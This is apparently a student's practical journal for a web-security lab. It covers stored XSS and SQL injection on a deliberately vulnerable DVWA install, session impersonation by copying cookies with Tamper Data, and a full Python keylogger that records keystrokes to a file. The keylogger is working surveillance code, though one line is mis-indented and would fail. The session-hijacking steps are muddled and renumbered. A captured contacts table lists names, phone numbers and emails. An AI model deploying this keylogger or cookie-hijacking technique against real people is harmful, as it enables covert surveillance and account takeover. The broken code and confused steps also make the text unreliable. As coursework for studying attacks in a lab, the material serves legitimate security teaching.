STEPS :

1. Extract the DVWA zip file.

2. Copy the folder and paste it in Drive C: > xampp > htdocs

3. Rename the file as DVWA.


4. Go in the config file and rename the file as config.inc.php

5. Open chrome and search localhost/DVWA.


6. Click on create/reset database. The database will be created. Click on login.

7. Username = “Admin” and Password = “password”. Click on login.

8.Click on DVWA security and set the security to low.



9.Click on XSS (Stored) write the script and click on sign guestbook. The script will be executed whenever the page is reloaded.



Conclusion :- Above practical was successfully executed.

PRACTICAL NO. 6

Session Impersonation with Firefox and Tamper Data.


STEPS :

1. Open Firefox


2. Go to tools > Add on > Extension

3. Search and install Temper Data.

4. Go to login page.




2. Now click on tamper add on and start tampering the data. And cookie editor and copy the value.




3. Your username and password is been captured using session impersonation

4. Here's the result of session impersonification



5. After clicking ok button a pop window will open now paste the id in the given cookie field



6. After tampering you will be logged in succesfully

Dashboard | Personal Contacts Manager v1.0

Add New Contact Log Out

ID	First Name	Last Name	Mobile No	Email	Actions
1	mynams	jenefry	9898989898	admin@gmail.com	
79612	nik	niks	657567575	sfs@gmail.com	Edit
79613	neha	shaikh	4544556421	nshaikh@gmail.com	Edit
79614	neha	shaikh	4544556421	nshaikh@gmail.com	Edit
79615	nik	nik	4664	a@gmail.com	Edit
79616	Anam	shaikh	1234568523	Anam@gmail.com	Edit
79617	hello	world	1223334444	helloworld@google.com	Edit
79618	junaid	shaikh	7846153496	junaid@gmail.com	Edit
79619	hello	world	1223334445	helloworld1@google.com	Edit
79620	Peter	Parker	12134598474	ertgwaeuhryfwqhdj@gmail.com	Edit
79621	Harshal	Ingale	8080101085	sde@google.com	Edit
79622	Harshal	Ingale	8080101085	sojabhai@gmail.com	Edit
79623	hello	world	12233344456	helloworld2@google.com	Edit
79624	Harshal	ingole	1568732548	harshal@gmail.com	Edit
79625	h	j	1556465456	n@gmail.com	Edit
79626	Tony	Stark	157514561	avengers@marvel.com	Edit
79627	will	smith	81828282828	willsmith@scct.edu.in	Edit
79628	hello	world	12584896	helloworld123@GMAIL.COM	Edit
79629	anant	ambani	157946823	anant@gmail.com	Edit
79630	HELLO	WORLD	123456789	admin@google.com	Edit
79631	abc	shaikh	456871956	abc@gmail.com	Edit
79632	lol	fdklsj	48455649846	dfasefas@gmail.com	Edit


Conclusion :- Above practical was successfully executed.

PRACTICAL NO. 7

Perform SQL injection attack.

Steps:

1. Extract the DVWA zip file.
2. Copy the folder and paste it in Drive C: > xampp > htdocs
3. Rename the file as DVWA.
4. Go in the config file and rename the file as config.inc.php
5. Open chrome and search localhost/DVWA.
6. Click on create/reset database. The database will be created. Click on login.




7. Username = “Admin” and Password = “password”. Click on login.

8. Click on DVWA security and set the security to low.

9. Click on SQL Injection.

10. In User Id enter 1 and click on submit.



Conclusion :- Above practical was successfully executed

PRACTICAL NO. 8

PROGRAM :

```
from pynput.keyboard import Key
from pynput.keyboard import Listener


the_keys = []
def functionPerKey(key):
    the_keys.append(key)
    storeKeysToFile(the_keys)
def storeKeysToFile(keys):
    with open('keylog.txt', 'w') as log:
        for the_key in keys:
                the_key = str(the_key).replace("'", "")
            log.write(the_key)
def onEachKeyRelease(the_key):
    if the_key == Key.esc:
        return False
with Listener(
    on_press = functionPerKey,
    on_release = onEachKeyRelease
) as the_listener:
    the_listener.join()
```

Conclusion :- Above practical was successfully executed